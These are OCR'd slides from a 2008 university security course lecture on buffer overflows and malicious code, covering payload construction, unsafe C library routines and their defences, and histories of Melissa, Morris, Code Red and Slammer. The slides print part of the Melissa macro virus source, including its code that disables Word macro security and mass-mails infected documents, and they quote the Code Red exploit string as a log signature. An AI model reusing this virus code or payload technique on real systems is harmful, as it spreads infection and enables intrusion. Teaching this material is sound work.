CIS 551 / TCOM 401

Computer and Network Security

Spring 2008


Lecture 3

Announcements

- Course TA: Jianzhou Zhao
  - Office hours: Weds. 1:30 - 2:30, location: TBD
  - Mail: cis551@seas.upenn.edu
- First project: Due: 8 Feb. 2007 at 11:59 p.m.
- http://www.cis.upenn.edu/~cis551/project1.html
- Group project:
  - 2 or 3 students per group
  - Send e-mail to cis551@seas.upenn.edu with your group by *MONDAY* Jan. 28th
- Plan for Today
  - Buffer overflows and malicious code

Buffer Overflow Example

```
g(char *text) {
  char buffer[128];
  strcpy(buffer, text);
}
```



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


Constructing a Payload

- Idea: Overwrite the return address on the stack
  - Value overwritten is an address of some code in the "payload"
  - The processor will jump to the instruction at that location
  - It may be hard to figure out precisely the location in memory

- You can increase the size of the "target" area by padding the code with no-op instructions
- You can increase the chance over overwriting the return address by putting many copies of the target address on the stack

[NOP]…[NOP]{attack code} {attack data}[ADDR]…[ADDR]

More About Payloads

- How do you construct the attack code to put in the payload?
  - You use a compiler!
  - Gcc + gdb + options to spit out assembly (hex encoded)
- What about the padding?
  - NOP on the x86 has the machine code 0x90
- How do you guess the ADDR to put in the payload?
  - Some guesswork here
  - Figure out where the first stack frame lives: OS & hardware platform dependent, but easy to figure out
  - Look at the program -- try to guess the stack depth at the point of the buffer overflow vulnerability.
  - Intel is little endian -- so if ADDR is: 0xbf9ae358 you actually need to put the following words in the payload: 0x58 0xe3 0x9a 0xbf

What can the payload do?

- In general, anything that the process with the buffer overflow could do.
- If the process runs with root privileges, the attack code can do *anything* root could do.
- If the process runs with user privileges, the attack code can do *anything* the user could do.

- Examples:
  - Run a shell -- allow the attacker to access the machine just as you're familiar with using ssh.
  - Run a spam server or other kind of "Bot Net" software

Finding Buffer Overflows

- The #1 source of vulnerabilities in software
- Caused because C and C++ are not safe languages
  - They use a "null" terminated string representation:

    `"HELLO!\0"`

  - Standard library routines *assume* that strings will have the null character at the end.
  - Bad defaults: the library routines don't check inputs
- Easy to accidentally get wrong
- …even easier to maliciously attack

Buffer overflows in library code

- Basic problem is that the library routines look like this:

```
void strcopy(char *src, char *dst) {
  int i = 0;
  while (src[i] != "\0") {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

- If the memory allocated to `dst` is smaller than the memory needed to store the contents of `src`, a buffer overflow occurs.

If you must use C/C++

- Avoid the (long list of) broken library routines:
  - strcpy, strcat, sprintf, scanf, sscanf, *gets*, read, …
- Use (but be careful with) the "safer" versions:
  - e.g. strncpy, snprintf, fgets, …
- *Always* do bounds checks
  - One thing to look for when reviewing/auditing code
- Be careful to manage memory properly
  - Dangling pointers often crash program
  - Deallocate storage (otherwise program will have a memory leak)

- Be aware that doing all of this is difficult.

Tool support for C/C++

- Link against "safe" versions of libc (e.g. libsafe)
- Test programs with tools such as Purify or Splint
- Compile programs using tools such as:
  - Stackguard and Pointguard (Cowan et al., immunix.org)
  - gcc's -fstack-guard and -mudflap options
- Microsoft: allow programmers to add annotations that indicate buffer size information; check them using code analysis tools
- Research compilers:
  - Ccured (Necula et al.)
  - Cyclone (Morrisett et al.)
- Binary rewriting techniques
  - Software fault isolation (Wahbe et al.)

Defeating Buffer Overflows

- Use a typesafe programming language
  - Java/C# are not vulnerable to these attacks


- Some operating systems move the start of the stack on a per-process basis:
  - E.g. modern versions of Linux [demo]

Malicious code

- Attackers can remotely exploit buffer overflow vulnerabilities
  - Any program that allows remote connections is potentially a target.
  - Example: Web server processes HTTP requests taken from the network
  - Example: Mail client receives SMTP messages

- Many other forms of 'malicious' code:
  - Viruses, worms, trojan horses, Javascript on web pages, plugins or extensions for any extensible system,…

Timeline: 1975-2004



Trapdoors

- A trapdoor is a secret entry point into a module
  - Affects a particular system
- Inserted during code development
  - Accidentally (forget to remove debugging code)
  - Intentionally (maintenance)
  - Maliciously (an insider creates a hole)

Trojan Horse

- A program that pretends to be do one thing when it does another
  - Or does more than advertised

- Login Prompts
  - Trusted path
- Accounting software
- Examples:
  - Game that doubles as a sshd process.
  - Phishing attacks (Spoofed e-mails/web sites)

Worms (In General)

- Self-contained running programs
  - Unlike viruses (although this distinction is mostly academic)
- Infection strategy more active
  - Exploit buffer overflows
  - Exploit bad password choice
- Defenses:
  - Filtering firewalls
  - Monitor system resources
  - Proper access control

Viruses

- A *computer virus* is a (malicious) program
  - Creates (possibly modified) copies of itself
  - Attaches to a host program or data
  - Often has other effects (deleting files, “jokes”, messages)

- Viruses cannot propagate without a “host”
  - Typically require some user action to activate

Virus/Worm Writer's Goals

- Hard to detect
- Hard to destroy or deactivate
- Spreads infection widely/quickly
- Can reinfect a host
- Easy to create
- Machine/OS independent

Kinds of Viruses

- Boot Sector Viruses
  - Historically important, but less common today
- Memory Resident Viruses
  - Standard infected executable
- Macro Viruses (probably most common today)
  - Embedded in documents (like Word docs)
  - Macros are just programs
  - Word processors & Spreadsheets
    - Startup macro
    - Macros turned on by default
  - Visual Basic Script (VBScript)

Melissa Macro Virus

- Implementation
  - VBA (Visual Basic for Applications) code associated with the "document.open" method of Word
- Strategy
  - Email message containing an infected Word document as an attachment
  - Opening Word document triggers virus if macros are enabled
  - Under certain conditions included attached documents created by the victim

Melissa Macro Virus: Behavior

- Setup
  - lowers the macro security settings
  - permit all macros to run without warning
  - Checks registry for key value "… by Kwyjibo"
  - **HKEY_Current_User\Software\Microsoft\Office\Melissa?**

- Propagation
  - sends email message to the first 50 entries in every Microsoft Outlook MAPI address book readable by the user executing the macro

Melissa Macro Virus: Behavior

- Propagation Continued
  - Infects Normal.doc template file
  - Normal.doc is used by all Word documents

- “Joke”
  - If minute matches the day of the month, the macro inserts message “Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.”

```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> ""
Then
    CommandBars("Macro").Controls("Security...").Enabled = False
    System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
    "Level") = 1&
Else
    CommandBars("Tools").Controls("Macro").Enabled = False
    Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
    Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

```
If System.PrivateProfileString("",
   "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
  DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
       Set AddyBook = DasMapiName.AddressLists(y)
       x = 1
       Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
       For oo = 1 To AddyBook.AddressEntries.Count
          Peep = AddyBook.AddressEntries(x)
          BreakUmOffASlice.Recipients.Add Peep
          x = x + 1
          If x > 50 Then oo = AddyBook.AddressEntries.Count
        Next oo
        BreakUmOffASlice.Subject = "Important Message From " &
                                          Application.UserName
        BreakUmOffASlice.Body = "Here is that document you asked for ... don't
                                         show anyone else ;-)"
        BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
        BreakUmOffASlice.Send
        Peep = ""
    Next y
DasMapiName.Logoff
End If
```

Worm Research Sources

- "Inside the Slammer Worm"
  - Moore, Paxson, Savage, Shannon, Staniford, and Weaver
- "How to 0wn the Internet in Your Spare Time"
  - Staniford, Paxson, and Weaver
- "The Top Speed of Flash Worms"
  - Staniford, Moore, Paxson, and Weaver
- "Internet Quarantine: Requirements for Containing Self-Propagating Code"
  - Moore, Shannon, Voelker, and Savage
- "Automated Worm Fingerprinting"
  - Singh, Estan, Varghese, and Savage

- Links on the course web pages.

Morris Worm Infection

- Sent a small loader to target machine
  - 99 lines of C code
  - It was compiled on the remote platform (cross platform compatibility)
  - The loader program transferred the rest of the worm from the infected host to the new target.
  - Used authentication! To prevent sys admins from tampering with loaded code.
  - If there was a transmission error, the loader would erase its tracks and exit.

Morris Worm Stealth/DoS

- When loader obtained full code
  - It put into main memory and encrypted
  - Original copies were deleted from disk
  - (Even memory dump wouldn't expose worm)
- Worm periodically changed its name and process ID
- Resource exhaustion
  - Denial of service
  - There was a bug in the loader program that caused many copies of the worm to be spawned per host
- System administrators cut their network connections
  - Couldn't use internet to exchange fixes!

Code Red Worm (July 2001)

- Exploited buffer overflow vulnerability in IIS Indexing Service DLL

- Attack Sequence:
  - The victim host is scanned for TCP port 80.
  - The attacking host sends the exploit string to the victim.
  - The worm, now executing on the victim host, checks for the existence of c:\notworm. If found, the worm ceases execution.
  - If c:\notworm is not found, the worm begins spawning threads to scan random IP addresses for hosts listening on TCP port 80, exploiting any vulnerable hosts it finds.
  - If the victim host's default language is English, then after 100 scanning threads have started and a certain period of time has elapsed following infection, all web pages served by the victim host are defaced with the message,

Code Red Analysis

- http://www.caida.org/analysis/security/code-red/
- http://www.caida.org/analysis/security/code-red/newframes-small-log.gif
- In less than 14 hours, 359,104 hosts were compromised.
  - Doubled population in 37 minutes on average
- Attempted to launch a Denial of Service (DoS) attack against www1.whitehouse.gov,
  - Attacked the IP address of the server, rather than the domain name
  - Checked to make sure that port 80 was active before launching the denial of service phase of the attack.
  - These features made it trivially easy to disable the Denial of Service (phase 2) portion of the attack.
  - We cannot expect such weaknesses in the design of future attacks.

Code Red Worm

- The "Code Red" worm can be identified on victim machines by the presence of the following string in IIS log files:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531
b%u53ff%u0078%u0000%u00=a
```

- Additionally, web pages on victim machines may be defaced with the following message:

HELLO! Welcome to http://www.worm.com!
Hacked By Chinese!

Slammer Worm

- Saturday, 25 Jan. 2003 around 05:30 UTC
- Exploited buffer overflow in Microsoft's SQL Server or MS SQL Desktop Engine (MSDE).
  - Port 1434 (not a very commonly used port)
- Infected > 75,000 hosts (likely more)
  - Less than 10 minutes!
  - Reached peak scanning rate (55 million scans/sec) in 3 minutes.
- No malicious payload
- Used a single UDP packet with buffer overflow code injection to spread.
- Bugs in the Slammer code slowed its growth
  - The author made mistakes in the random number generator